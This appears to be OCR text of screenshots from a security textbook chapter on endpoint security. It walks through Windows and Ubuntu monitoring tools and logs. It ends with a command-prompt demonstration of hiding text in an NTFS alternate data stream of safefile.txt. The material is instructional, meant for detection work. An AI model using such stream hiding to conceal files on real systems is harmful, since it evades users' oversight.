SecurityHealth	0	1208	1,848 K	0 K	0 K	360 K	2,208 K
SgrmBroker....	0	4976	3,376 K	0 K	24 K	224 K	3,624 K
smss.exe	-1	328	204 K	0 K	0 K	148 K	352 K
svchost.exe	0	5860	1,276 K	0 K	0 K	360 K	1,636 K
SecurityHealth	1	872	804 K	0 K	0 K	264 K	1,068 K
OneDriveSet...	1	5148	30,312 K	0 K	60,176 K	536 K	91,024 K
RuntimeBroker.	1	4288	1,284 K	0 K	0 K	384 K	1,668 K
VBoxTray.exe	1	1312	1,488 K	0 K	0 K	348 K	1,836 K
OneDriveSet...	1	1696	1,452 K	0 K	0 K	360 K	1,812 K
RuntimeBroker.	1	7040	1,624 K	0 K	0 K	352 K	1,976 K
svchost.exe	0	5228	2,848 K	0 K	0 K	424 K	3,272 K



System Properties
Computer Name
Hardware
Advanced
System Protection
Remote
You must be logged on as an Administrator to make most of these changes.
Performance
Visual effects, processor scheduling, memory usage, and virtual memory
Click Settings
Settings...
User Profiles
Desktop settings related to your sign-in
Settings...
Startup and Recovery
System startup, system failure, and debugging information
Settings...
Environment Variables...
OK
Cancel
Apply



Performance Options
Visual Effects
Advanced
Data Execution Prevention
Processor scheduling
Choose how to allocate processor resources.
Adjust for best performance of:
Programs
Background services
Virtual memory
A paging file is an area on the hard disk that Windows uses as if it were RAM.
Total paging file size for all drives: 2432 MB
Change...
OK
Cancel
Apply



Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_CONFIG\System\CurrentControlSet\SERVICES
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
.DEFAULT
S-1-5-18
S-1-5-19
S-1-5-20
S-1-5-21-1234487234-1175
S-1-5-21-1234487234-1175
HKEY_CURRENT_CONFIG
Software
System
CurrentControlSet
Control
Enum
SERVICES
Name
Type
Data
(Default)
REG_SZ
(value not set)


Computer Management
File Action View Help
Computer Management (Local)
System Tools
Task Scheduler
Event Viewer
Shared Folders
Performance
Device Manager
Storage
Disk Management
Services and Applications
Services
WMI Control
Windows Management Instrumentation (WMI)
Configures and controls the Windows Management Instrumentation (WMI) service.
Actions
WMI Control
More Actions
WMI Control Properties
General
Backup/Restore
Security
Advanced
This dialog allows you to get general information about the computer.
Successfully Connected to: <local computer>
Processor : Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz
Operating System : Microsoft Windows 10 Home
OS Version : 10.0.19042
Service Pack : 0.0
WMI Version : 19041.1
WMI location : C:\WINDOWS\system32\wbem
OK
Cancel
Apply


Performance Monitor
File Action View Window Help
Performance
Monitoring Tools
Performance Monitor
Data Collector Sets
User Defined
System
System Diagnostics
System Performance
Event Trace Sessions
Startup Event Trace Sessions
Reports
User Defined
System
System Diagnostics
System Performance
100
90
80
70
60
50
40
30
20
10
0
11:11:08 AM
11:11:40 AM
11:12:09 AM
11:12:46 AM
Last 16.619 Average 18.135 Minimum 12.932 Maximum 24.825
Duration 1:40
Show Color Scale Counter Instance Parent Object Computer
1.0 % Processor Time _Total --- Processor Information \\SLAYER-PC


Reliability Monitor
All Control Panel Items › Security and Maintenance › Reliability Monitor
Search Control Panel
Review your computer's reliability and problem history
The stability index assesses your system's overall stability on a scale from 1 to 10. By selecting a specific period in time, you may review the specific hardware and software problems that have impacted your system.
View by: Days | Weeks
Last updated: 09-Dec-20 10:00 AM
10
5
1
20-Nov-20
22-Nov-20
24-Nov-20
26-Nov-20
28-Nov-20
30-Nov-20
02-Dec-20
04-Dec-20
06-Dec-20
08-Dec-20
Application failures
Windows failures
Miscellaneous failures
Warnings
Information
Reliability details for: 02-Dec-20
Source Summary Date Action
Critical events (2)
Settings Stopped responding and was cl... 02-Dec-20 8:16 PM
Stream Deck Stopped working 02-Dec-20 8:47 PM
Informational events (2)
Security Intelligence Update for Microsoft Defender Antivirus... Successful Windows Update 02-Dec-20 10:17 ... View technical details
Security Intelligence Update for Microsoft Defender Antivirus... Successful Windows Update 02-Dec-20 8:34 PM View technical details
Save reliability history... View all problem reports
OK


Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Cisco
Administrative Events
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Log
Subscriptions
Application Number of events: 24,952
Level Date and Time Source Event ID Task Category
Warning 09-Dec-20 11:10:51 AM ESENT 642 General
Warning 09-Dec-20 11:10:51 AM ESENT 642 General
Warning 09-Dec-20 11:10:51 AM ESENT 642 General
Warning 09-Dec-20 11:10:51 AM ESENT 642 General
Information 09-Dec-20 10:42:09 AM Securit... 16384 None
Information 09-Dec-20 10:41:38 AM Securit... 1003 None
Information 09-Dec-20 10:41:38 AM Securit... 1003 None
Information 09-Dec-20 10:41:38 AM Securit... 1003 None
Information 09-Dec-20 10:41:38 AM Securit... 1003 None
Information 09-Dec-20 10:41:38 AM Securit... 1003 None
Event 642, ESENT
General Details
Cataloq Database (4104,D,12) Cataloq Database: The database format feature version 9080 (0x2378) could not be used due to the current database format 1568.20.0, controlled by the parameter 0x410022D8 (8920 |
Log Name: Application
Source: ESENT
Event ID: 642
Level: Warning
User: N/A
OpCode: Info
More Information: Event Log Online Help
Logged: 09-Dec-20 11:10:51 AM
Task Category: General
Keywords: Classic
Computer: Slayer-PC
Actions
Application
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
Event 642, ESENT
Event Properties
Attach Task To This Event...
Copy
Save Selected Events...
Refresh
Help



Event Properties - Event 4672, Microsoft Windows security auditing.
General
Details
Special privileges assigned to new logon.
Subject:
Security ID: SYSTEM
Account Name: SYSTEM
Account Domain: NT AUTHORITY
Logon ID: 0x3E7
Log Name: Security
Source: Microsoft Windows security
Event ID: 4672
Level: Information
User: N/A
OpCode: Info
More Information: Event Log Online Help
Logged: 09-Dec-20 11:12:22 AM
Task Category: Special Logon
Keywords: Audit Success
Computer: Slayer-PC
Copy
Close


```
glen@glen-ubuntu:~$ pwd
/home/glen
glen@glen-ubuntu:~$
```

List the present working directory

```
glen@glen-ubuntu:~$ uname -a
Linux glen-ubuntu 5.4.0-47-generic #51-Ubuntu SMP Fri Sep 4 19:50:52
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
glen@glen-ubuntu:~$
```

```
glen@glen-ubuntu:~$ ls
Desktop    Downloads  Pictures  Templates     Videos
Documents  Music      Public    testfile.txt
glen@glen-ubuntu:~$
glen@glen-ubuntu:~$ ls -l
total 36
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Desktop
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Documents
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Downloads
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Music
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Pictures
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Public
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Templates
-rw-rw-r-- 1 glen glen    6 Dec  9 15:44 testfile.txt
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Videos
glen@glen-ubuntu:~$
```


User (u)
Group (g)
Other (o)
d rwx r-x r-x


glen@glen-ubuntu: /var/log
glen@glen-ubuntu:/var/log$ ls
alternatives.log dmesg.3.gz private
apt dpkg.log speech-dispatcher
auth.log faillog syslog
boot.log fontconfig.log ubuntu-advantage.log
bootstrap.log gdm3 unattended-upgrades
btmp gpu-manager.log vboxadd-install.log
cups hp vboxadd-setup.log
dist-upgrade installer vboxadd-setup.log.1
dmesg journal vboxadd-setup.log.2
dmesg.0 kern.log vboxadd-setup.log.3
dmesg.1.gz lastlog vboxadd-setup.log.4
dmesg.2.gz openvpn wtmp
glen@glen-ubuntu:/var/log$


glen@glen-ubuntu: /var/log
glen@glen-ubuntu:/var/log$ cat auth.log
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: New seat seat0.
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event0 (Power Button)
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event1 (Sleep Button)
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event2 (AT Translated Set 2 keyboard)
Sep 15 09:57:12 glen-ubuntu gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0)
Sep 15 09:57:13 glen-ubuntu systemd-logind[495]: New session c1 of user gdm.
Sep 15 09:57:13 glen-ubuntu systemd: pam_unix(systemd-user:session): session opened for user gdm by (uid=0)
Sep 15 09:57:21 glen-ubuntu gnome-keyring-daemon[777]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:21 glen-ubuntu gnome-keyring-daemon[778]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:22 glen-ubuntu gnome-keyring-daemon[777]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:43 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event1 (Sleep Button)

```
glen@glen-ubuntu:~$ ps --help simple

Usage:
 ps [options]

Basic options:
 -A, -e               all processes
 -a                   all with tty, except session leaders
  a                   all with tty, including other users
 -d                   all except session leaders
 -N, --deselect       negate selection
  r                   only running processes
  T                   all processes on this terminal
  x                   processes without controlling ttys

For more details see ps(1).
glen@glen-ubuntu:~$
```

```
glen@glen-ubuntu:~$ ps -a
    PID TTY          TIME CMD
   1436 tty2     00:00:06 Xorg
   1484 tty2     00:00:00 gnome-session-b
   2288 pts/0    00:00:00 ps
glen@glen-ubuntu:~$
glen@glen-ubuntu:~$ ps a
    PID TTY      STAT   TIME COMMAND
   1431 tty2     Ssl+   0:00 /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSI
   1436 tty2     Sl+    0:06 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/X
   1484 tty2     Sl+    0:00 /usr/libexec/gnome-session-binary --systemd --systemd --sessio
   2086 pts/0    Ss     0:00 bash
   2289 pts/0    R+     0:00 ps a
glen@glen-ubuntu:~$
glen@glen-ubuntu:~$ ps ax
    PID TTY      STAT   TIME COMMAND
      1 ?        Ss     0:04 /sbin/init splash
      2 ?        S      0:00 [kthreadd]
      3 ?        I<     0:00 [rcu_gp]
      4 ?        I<     0:00 [rcu_par_gp]
      5 ?        I      0:00 [kworker/0:0-events]
      6 ?        I<     0:00 [kworker/0:0H-kblockd]
      7 ?        I      0:00 [kworker/0:1-cgroup_destroy]
      8 ?        I      0:00 [kworker/u4:0-events_freezable_power_]
```


```
glen@glen-ubuntu: /
top - 11:28:47 up 35 min,  1 user,  load average: 0.66, 0.41, 0.47
Tasks: 187 total,   1 running, 186 sleeping,   0 stopped,   0 zombie
%Cpu(s):  1.3 us,  0.8 sy,  0.0 ni, 97.7 id,  0.0 wa,  0.0 hi,  0.2 si,  0.0 st
MiB Mem :   3936.2 total,   1680.4 free,    775.1 used,   1480.7 buff/cache
MiB Swap:   1873.4 total,   1873.4 free,      0.0 used.   2912.0 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1752 glen      20   0 4191072 365396 123200 S   1.6   9.1   1:51.88 gnome-shell
   1436 glen      20   0  551712  82072  44708 S   1.3   2.0   0:49.43 Xorg
   2076 glen      20   0  982876  60720  41832 S   1.3   1.5   0:21.48 gnome-terminal-
   3229 glen      20   0   20468   3764   3260 R   0.7   0.1   0:00.04 top
   1590 glen      20   0  163952   2692   2324 S   0.3   0.1   0:05.95 VBoxClient
   3104 root      20   0       0      0      0 I   0.3   0.0   0:00.32 kworker/0:1-ev+
      1 root      20   0  103364  12840   8400 S   0.0   0.3   0:06.78 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
```


Processes | Resources | File Systems

Process Name	User	% CPU	ID	Memory	Disk read tot	Disk write tot	Disk read
gdm-x-session	glen	0	1431	632.0 KiB	104.0 KiB	N/A	
gnome-session-binary	glen	0	1484	1.8 MiB	8.2 MiB	N/A	
ssh-agent	glen	0	1601	456.0 KiB	N/A	N/A	
Xorg	glen	1	1436	36.5 MiB	4.6 MiB	64.0 KiB	
gnome-keyring-daemon	glen	0	1403	976.0 KiB	N/A	N/A	
ibus-daemon	glen	0	1618	1.6 MiB	44.0 KiB	4.0 KiB	
ibus-dconf	glen	0	1624	892.0 KiB	12.0 KiB	N/A	
ibus-engine-simple	glen	0	1703	884.0 KiB	N/A	N/A	
ibus-extension-gtk3	glen	0	1627	20.7 MiB	744.0 KiB	N/A	
ibus-ui-gtk3	glen	0	1625	19.5 MiB	1.6 MiB	N/A	
ibus-x11	glen	0	1632	17.0 MiB	N/A	N/A	
systemd	glen	0	1385	4.8 MiB	16.7 MiB	1.1 MiB	
at-spi2-registryd	glen	0	1670	656.0 KiB	N/A	N/A	
at-spi-bus-launcher	glen	0	1656	952.0 KiB	4.0 KiB	N/A	
dbus-daemon	glen	0	1661	456.0 KiB	N/A	N/A	

```
glen@glen-ubuntu: /
glen@glen-ubuntu:/$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:631                 :::*                    LISTEN      off (0.00/0/0)
udp        0      0 0.0.0.0:60020           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:631             0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.15:68            10.0.2.2:67             ESTABLISHED off (0.00/0/0)
udp6       0      0 :::5353                 :::*                                off (0.00/0/0)
udp6       0      0 :::44843                :::*                                off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
```

Chapter 8: Interpreting Endpoint Security





```
Administrator: Command Prompt

C:\>echo "This is the data found within the safe file" > safefile.txt

C:\>dir
 Volume in drive C is OS
 Volume Serial Number is [illegible]

 Directory of C:\

28-Jun-18  12:12 PM    <DIR>          Intel
07-Dec-19  05:14 AM    <DIR>          PerfLogs
15-Dec-20  07:55 PM    <DIR>          Program Files
14-Dec-20  08:50 AM    <DIR>          Program Files (x86)
10-Jun-20  12:42 PM    <DIR>          Recovery
20-Dec-20  01:57 PM                48 safefile.txt
20-Oct-20  08:21 PM    <DIR>          Snagit
```

```
Administrator: Command Prompt

C:\>echo "This data located within our secret file" > safefile.txt:oursecretfile.txt

C:\>dir
 Volume in drive C is OS
 Volume Serial Number is [illegible]

 Directory of C:\

04-Jul-19  02:33 PM    <DIR>          Android
15-Aug-16  03:26 PM    <DIR>          Apps
28-Jun-18  12:12 PM    <DIR>          Intel
07-Dec-19  05:14 AM    <DIR>          PerfLogs
15-Dec-20  07:55 PM    <DIR>          Program Files
14-Dec-20  08:50 AM    <DIR>          Program Files (x86)
20-Dec-20  02:04 PM                48 safefile.txt
13-Feb-18  11:03 AM           144,790 SWCUEngine.log
07-Feb-17  11:52 AM    <DIR>          temp
10-Jun-20  12:42 PM    <DIR>          Users
15-Dec-20  08:33 PM    <DIR>          Windows
               2 File(s)        144,838 bytes
              14 Dir(s)  171,000,504,320 bytes free

C:\>
```

Administrator: Command Prompt

```
C:\>dir /r
 Volume in drive C is OS
